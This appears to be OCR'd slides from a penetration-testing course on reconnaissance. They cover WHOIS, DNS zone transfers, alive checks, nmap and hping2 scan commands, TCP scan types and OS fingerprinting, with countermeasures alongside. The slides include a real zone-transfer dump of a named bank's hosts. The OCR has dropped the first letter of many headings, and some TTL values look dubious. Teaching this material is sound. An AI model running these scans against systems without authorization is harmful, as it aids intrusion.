
nformation Gathering

- Passive Information Gathering
- Active Information Gathering

Target Selection (one after another or all in parallel):

- Scanning
  - Port Scanning
  - OS Detection, TCP/IP Configuration
  - Banner Grabbing
  - Service Identification
- Attacking
  - Exploiting Known Vulnerabilities
  - Exploiting Misconfigurations
  - Login Guessing
  - Exploiting Trust
  - Exploiting Weak Crypto
  - Vulnerability Fuzzing
  - Reverse Engineering Program Logic

The common way a hacker works



Passive Information Gathering

Usage of Third Party information

assive Information Gathering

Through „PIG“, public available data about the target systems can be revealed.

No direct contact to the target system has to be established!

>>Check>>

- Accessing administrational Internet databases
- Usage of any third party online services
- News groups and discussion forums

WHOIS

Search criteria for WHOIS queries

- Name of a person: „name: heuse, marc“
- NIC or contact handles: „MK5782-RIPE“
- Company names: „name nruns“
- Domain names: „nruns.com“
- IP-Adresses: „host 141.51.4.20“
- Host or nameserver: „host dns.company.com“
- Full text search can be performed at: http://www.ripe.net/db/whois-free.html

Whois Example – nacamar.net

ublic Databases

News groups and search engines can deliver useful information about the target‘s security infrastructure:

- Deja News http://groups.google.com/
- Google http://www.google.com/
- Job vacancies on the companies web sites
- Yahoo Business Information
  http://dir.yahoo.com/Business_and_Economy

Newsgroup posting and web search


Objective:

- To obtain newsgroup postings about an organisations employees and resources
- http://groups.google.com

Useful information found

- Detailed firewall configuration
- Used Server OS/version, Database etc.
- Threats against companies by hacktivists
- Identified information about system administrators and operating system variants
- Client chairman is a 'male escort for hire' (joke)

xample of a web search



ther Essentials

Online Security Checks

Via www.netcraft.com :

- Which operating system and in which version is used?
- Used web server and, if available, SSL checks
- Network segment owner
- Availability overview for the used servers
- Background information about the methods used for these checks: http://uptime.netcraft.com/up/accuracy.html

Via www.tools-on.net or http://www.ip-plus.net/tools/dig_dns_set.en.html :

- DNS zone transfers: query the complete domain content

one Transfer of sparkasse.de

```
; <<>> DiG 2.1 <<>> @www.imago.de sparkasse.de. axfr
; (1 server found)
sparkasse.de.  42400  SOA    www.imago.de. hostmaster@imago.de. (
                      42400 )      ; minimum (11 hours 46 mins 40
secs)
sparkasse.de.  42400  NS     ns.imago.de.
sparkasse.de.  42400  NS     xlink1.xlink.net.
sparkasse.de.  42400  MX     10 mx3.imago.de.
sparkasse.de.  42400  A      212.162.48.210
db.sparkasse.de.      42400  A      194.122.0.6
redaktion.sparkasse.de.      42400  A      62.181.132.18
host420.sparkasse.de.        42400  A      212.162.48.213
www.sparkasse.de.     42400  A      212.162.48.210
test.sparkasse.de.    42400  A      62.181.132.23
host421.sparkasse.de.        42400  A      212.162.48.213
extranet.sparkasse.de.       42400  A      62.181.132.18
dsgv.sparkasse.de.    42400  A      212.162.48.210
```

arget's homepage

- Determine if site is hosted at ISP or at the target
- Quantify number of sites which may be attacked
- Determine if there is any non-public information buried in HTML comment tags.
- Review pages to identify server type
- Other items of interest:
- Location
- Merger or acquisition news
- Phone numbers
- Contact names and e-mail addresses
- Links to other organisations

Useful information found

- **Administrator contact details**
- **File configuration details**
- **Comments from programmers concerning configuration**

nalysis of web page example

index[1] - Notepad

File Edit Format Help

```
<meta name="copyright" content="KPMG UK">
<meta name="robots" content="all">
<meta http-equiv="pragma" Content="no-cache">
<meta name="revisit-after" content="14 days">
<meta http-equiv="PICS-Label"
content='(PICS-1.1 "http://www.rsac.org/ratingsv01.html" l gen true comment "RSACi North America Server" by
"robin.oakley@kpmg.co.uk" for "http://www.kpmg.co.uk" on "1998.03.04T01:46-0800" r (n 0 s 0 v 0 l 0))'>
<meta name="description" content="The leading professional service organisations providing a wide range of business
advice that includes auditing, tax, Consulting, financial sector, corporate finance and corporate recovery.">
<link rel="stylesheet" href="file://///Viglen/KPMG%20ONLINE/Stage_KPMG/kpmg/uk/styles/global.css" type="text/css">
<!--<script language="JavaScript" src="/scriptlib/global.js"></script>-->
</head>
<body bgcolor="#ffffff" text="#000000" link="#00235b" vlink="#00235b" marginwidth="0" marginheight="0" topmargin="0"
leftmargin="0"
onLoad="capEvents();going();MM_preloadImages('/kpmg/images/but_services_on.gif','/kpmg/images/but_home_on.gif','/kpm
g/images/but_industries_on.gif','/kpmg/images/but_about_on.gif','/kpmg/images/but_careers_on.gif','/kpmg/images/but_
interactive_on.gif','/kpmg/images/but_interactive_on.gif','/kpmg/images/but_press_on.gif','/kpmg/images/but_about_on
.gif','/kpmg/images/but_careers_on.gif','/kpmg/images/but_industries_on.gif','/kpmg/images/but_search_on.gif','/kpmg
/images/but_contact_on.gif','/kpmg/images/but_index_on.gif','/kpmg/images/but_publications_on.gif','/kpmg/images/but
_country_on.gif','/kpmg/images/but_careers_on.gif','/kpmg/images/but_help_on.gif')">
<script>
<!--
var n4 = (document.layers)? true:false;
var ie = (document.all)? true:false;
var n6 = (document.getElementById)? true:false;
if (ie) n6=false;
//Show Layer ********************************************************************
function showlay(name)
```


Active Information Gathering

Analysis of the Target Systems

ctive Information Gathering

AIG designates all direct connections to the target systems in order to prepare an attack:

- Alive Check: which IP addresses („targets“) are active?
- Network Topology Mapping:
  - What‘s the network architecture?
  - Where are the wortwhile targets?
- DNS Information

live Check – Overview

To identify the IP addresses used by the target company, an „alive check“ is utilzed.

Alive checks are working with many protocols of the TCP/IP protocol family:

- IP
- ICMP
- TCP
- UDP

live Check – Overview

Alive checks using IP:

- Not supportet IP protocol (often filtered, doesn‘t work with some SPF)
- Faulty IP header (IP header length) (doesn‘t work with some SPF)
- Fragmentation (does not work with some SPF)

SPF means "Stateful Packet Filter"

live Check – Overview

Alive checks using ICMP:

- Ping: Echo Request
- Netmask Request (often filtered)
- Timestamp Request (often filtered)
- Information Request (rarely supported, often filtered)

live Check – Overview

Alive checks using TCP:

- SYN flag (often filtered)
- ACK flag (doesn‘t work with SPF)
- FIN flag (doesn‘t work with SPF, Windows, etc.)
- FIN/URG/PSH („XMAS“) Flags (doesn‘t work with SPF, Windows, etc.)
- No flags („NULL“) (doesn‘t work with SPF, Windows, etc.)

There are a few more, however these are operating system specific

live Check – Overview

Alive checks using UDP:

- UDP on any unused port
  (will not work with Stateful Packet Filters)

live Checks – Essentials

ICMP packets can also sent as broadcast. Thereby alive scans will be much faster, but also unprecise because many systems do not answer (e.g. AIX, Ultrix, BSD, Windows).

The most effective mechanism are ICMP Echo-Request and TCP-ACK packets. Both are supported in one scanmode by the portscanner nmap:

```
nmap -sP 10.0.0.0/24
```

live Checks – Essentials

If you really want to ensure that you identify as most alive systems as possible, use nmap (v3.50 minimum) and do the following:

```
nmap -sP -PI -PS25,53,80,443,4444 -PT4444
  -PU4444 10.0.0.0/24
```

(sends ICMP echo request, TCP SYN to port 25, 53, 80, 443 and 4444, TCP ACK to port 4444 and a UDP to port 4444 – port 4444 is usually unused)

live Checks – Essentials

For packet filters, faulty IP header can be used. These kind of packets can be produced with the program „isic“.

Some packet filter implementations have problems with fragmented traffic in variants. Specifically fragmented traffic can be generated with tools such as „fragrouter“.

Further reading:

- Nmap documentation from Fyodor: http://www.insecure.org/nmap/
- „ICMP Usage in Scanning“ from Ofir Arkin: http://www.sys-security.com/html/projects/icmp.html

live Checks – Countermeasures

Router should filter strictly incoming and outgoing packets:

- Strictly filtering incoming on the external router:
  - Accept only **necessary** incoming connections TCP/UDP/IPSEC, and
  - some ICMP (echo-reply [0], unreachable [3], ttl-exceeded [11], parameter-problem [12]))
- Strictly filtering outgoing packets:
  - only IPSEC/TCP/UDP, and
  - administrative ICMPs allowed (Source-Quench[4], Echo-Request [8])

live Checks – Countermeasures

A Stateful Packet Filter should be installed:

- Cisco with FW modul
- Linux 2.4/2.6
- BSD
- Commercial Firewalls (e.g. Watchguard, PIX, FW-1 – but thats not cost effective as an external filter)

When static packet filters are used, all TCP packets should be filtered for the SYN flag („established“ by Cisco, „! –syn“ by Linux, etc.)

Attention: **Filtering incoming/outgoing ICMP can sometimes lead to decreased performance and connectivity problems!**

Network Topology Mapping – Overview

The Goal of Network Topology Mapping:

- Enable you to craft a detailed network design diagram from zero knowledge!

etwork Topology Mapping

IP Time-to-Live: IP parameter defines a packets lifetime/range

IP Record-Route: IP option to record the systems a packet passed. Disadvantage: can only record the first nine hops.

ICPM Netmask-Request: shows the net addresses configured, including netmask. Disadvantage: often filtered.

P Strict-Source-Routing: IP option to define the exact route a packet has to use. Disadvantages: usually filtered, much handcraft neccessary, works only for systems approx. 9 Hops away, and is not a useful technique.

Network Topology Mapping

Other methods on application layer:

- Protocol routing requests: dumping the routing information
- Management software queries: dumping IP addresses with network masks and routing information through SNMP, Compaq Insight Manager, etc.

TM – Essentials

- IP Record-Route is an excellent mechanism for router identification, but doesn not work with distant networks.
- Tip: Use „WHOIS“ to identify ISP and city, and then use a near ISP to connect to the Internet.
- Simple Tool to use: „ping –R“

TM – Essentials

IP Time-to-Live

Is the mechanism of traceroute. More flexible is the tool „hping2“.

TCP SYN on the target‘s port 25 looks like:

```
hping2 –T –t 1 –p 25 –S 1.1.1.1
```

An alternative is „traceroute –I“ which uses ICMP echo requests

TM – Essentials

The most useful method is to dump routing information, but it's often not possible (protected by firewall or static routing)

TM – Countermeasures

Router should filter strictly incoming and outgoing packets:

- Strong filtering incoming – deny access to routing protocols and adminstration services!
- Strong filtering outgoing – only **necessary** ICMPs allowed: drop ICMP Unreachable [3], TTL-Exceeded [11], Netmask-Reply [18]
- Drop all IP options – if supported by the network components

Attention: **Filtering ICMP can lead to decreased performance and connectivity problems!**

omain Name System – Overview

Gather all information from the DNS:

- Zone Transfer
  - Transfer of the name zone e.g. "n.runs.com" (with the "dig", "host", "nslookup" or similar command)

    "*host –la nruns.com.*"
  - Transfer of the IP zone (e.g. 219.130.10.0 Class C network)

    "*host –la 10.130.219.in-addr.arpa.*"
- Reverse name lookup
  - Trying to resolve all IP addresses of the customer to DNS names

    "*nmap –sL 192.168.0.0/24*"
- DNS domain name guessing

Scanning

Knock-knock – who's there?

canning

Identification of system, service and configuration:

- Remote systems can only compromised via a network service!
- Tools like nmap identify technical system details:
  - OS and version — nmap –O, xprobe
  - Active network services — nmap –sS
  - Banner grabbing — amap, tcp_scan, Nessus
  - Application identification — amap, nmap
  - TCP/IP config — probe2, Nessus

Further reading on OS fingerprinting:
http://www.phrack.org/show.php?p=57&a=7

ort/Service Scanning

Used to determine what TCP or UDP ports are available on a target system. The scanner will attempt to connect to each port on the target. The scanner should detect the port in 1 of 4 states:

- *Closed* – port is reachable but no service present
- *Open* – port is reachable and service is present
- *Firewalled* – port is protected by a firewall, firewall sends a "this port is firewalled" packet
- *Filtered* – port is non-reachable, possible firewall or packet filter is present

ackground to TCP scanning

Determine what ports of a host are listening for connections

Three main types of TCP scans


- TCP connect()
- SYN scan
- Stealth Scans
  - FIN scan
  - Null scan
  - XMAS scan
  - Window scan
  - Maimon scan
- ACK scan

CP Connect Scan

- If the port is listening, connect will succeed
- Does not require any special privileges
- Easily detectable
- Most reliable
- Very fast in parallel mode
- Uses up precious sockets
- Cannot usually detect filtered ports
- SLOW if a firewall is in between

TCP Connect

The Three-way handshake



YN Scan

- Commonly referred to a "half open" scanning
- Sends a SYN packet and waits for a response
- A SYN/ACK response indicates the port is listening
- A RST packet indicates the port is not listening
- Less likely to be logged
- No response indicates port is filtered
- Requires raw sockets (requiring root or Administrator privileges)
- Some IDS confuse this with a SYN flood

IN, NULL & FIN/PSH/URG Scan

- More stealthy than a SYN scan
- Reply with a proper RST packet indicates that the port is closed
- Open ports tend to ignore the packet (no reply)
- This technique can sometimes scan path a static packet filter
- However Microsoft boxes and others tend to send a RST packet regardless (scan does not work)

Window / Maimon Scan

Most stealthy scans

This technique can most times scan past a static packet filter

These only work against some very few systems, e.g. AIX

CK Scan

Not **used to identify open and closed ports**

Used to identify filtered **ports**

Can be useful for mapping packet filter rules

ragmentation scanning

- A modification of other techniques of scanning
- Breaks the probe packet into a couple of small IP fragments
- Breaking up the TCP header into several smaller packets makes it harder to detect and some packet filters will pass the packet unchecked rather than wait for all of the fragments to arrive.
- Doesn't really help with current firewall and IDS systems

UDP Port Scanning

- Single UDP packet to each port being tested
- Closed ports respond with an ICMP unreachable message.
- Open ports will NOT respond
- Filtered ports will NOT respond
- Results can be ambiguous on filtered targets
- Can be very slow due to ICMP message rate limiting which is specified within the RFC's describing IP & ICMP. Some systems do not implement this (e.g. all Windows systems.)

UDP scan

- Sends zero byte UDP packets
- Closed ports reply with ICMP PORT UNREACHABLE
- Unreliable (open ports do not respond)
- Some platforms do not answer according to protocol (win9x)
- Almost useless over the Internet (packet loss)

canning – Usage of nmap

Currently, nmap is the most advanced portscanner available

Nmap command line:

```
nmap –sMODE –pPORTS TARGET
```

Nmap modes

- S SYN scan
- U UDP scan
- T connect scan (default)
- F, N, X, M, A, P, W, ... Other scan modes

Ports

`4,5,6,20-50` `Ports to scan`

Targets:


`127.0.0.1` `Target to scan`

FTP bounce scan

- FTP proxy must accept the port and list commands
- Can be used to scan an internal network
- Scan without revealing your source address
- Quite unlikely nowadays
- Stealthy

TP bounce scan

FTP transfer successful = open port
FTP connection error = closed port



ingerprinting

- **Stack fingerprinting is used to determine the operating system of a target host**
- **Utilises differences in the implementation of the IP stacks**
- **Involves sending non-standard packets to the target and examining any responses**
- **Not always accurate**
- **Very easy to spot for IDS**

ingerprinting – A Simple Test

A single ping can be used to aid in OS detection and is a very basic way of fingerprinting a target.

```
C:\>ping 158.177.248.29

Pinging with 32 bytes of data:

Reply from : bytes=32 time=20ms TTL=128
```

Note that TTL=128 in the reply. That almost guarantees that the target i a Windows system of some description.

ingerprinting – A Simple Test

Here are the default TTL (Time To Live) values for a few common systems :

Cisco Devices	255
Most Windows Systems	128
Windows 95	32
Linux <= 2.0.x	64
Linux >= 2.1.x	255
Solaris	255

dvanced IP Stack Fingerprinting

- Involves sending crafted packets to the target
- Ideally requires >=1 open port and >=1 closed port
- Packet filters, firewalls and transparent proxies can render IP stack fingerprinting useless when using automated tools such as NMAP, Queso, xprobe or MingSweeper because they sometimes re-write packets.

dvanced IP Stack Fingerprinting

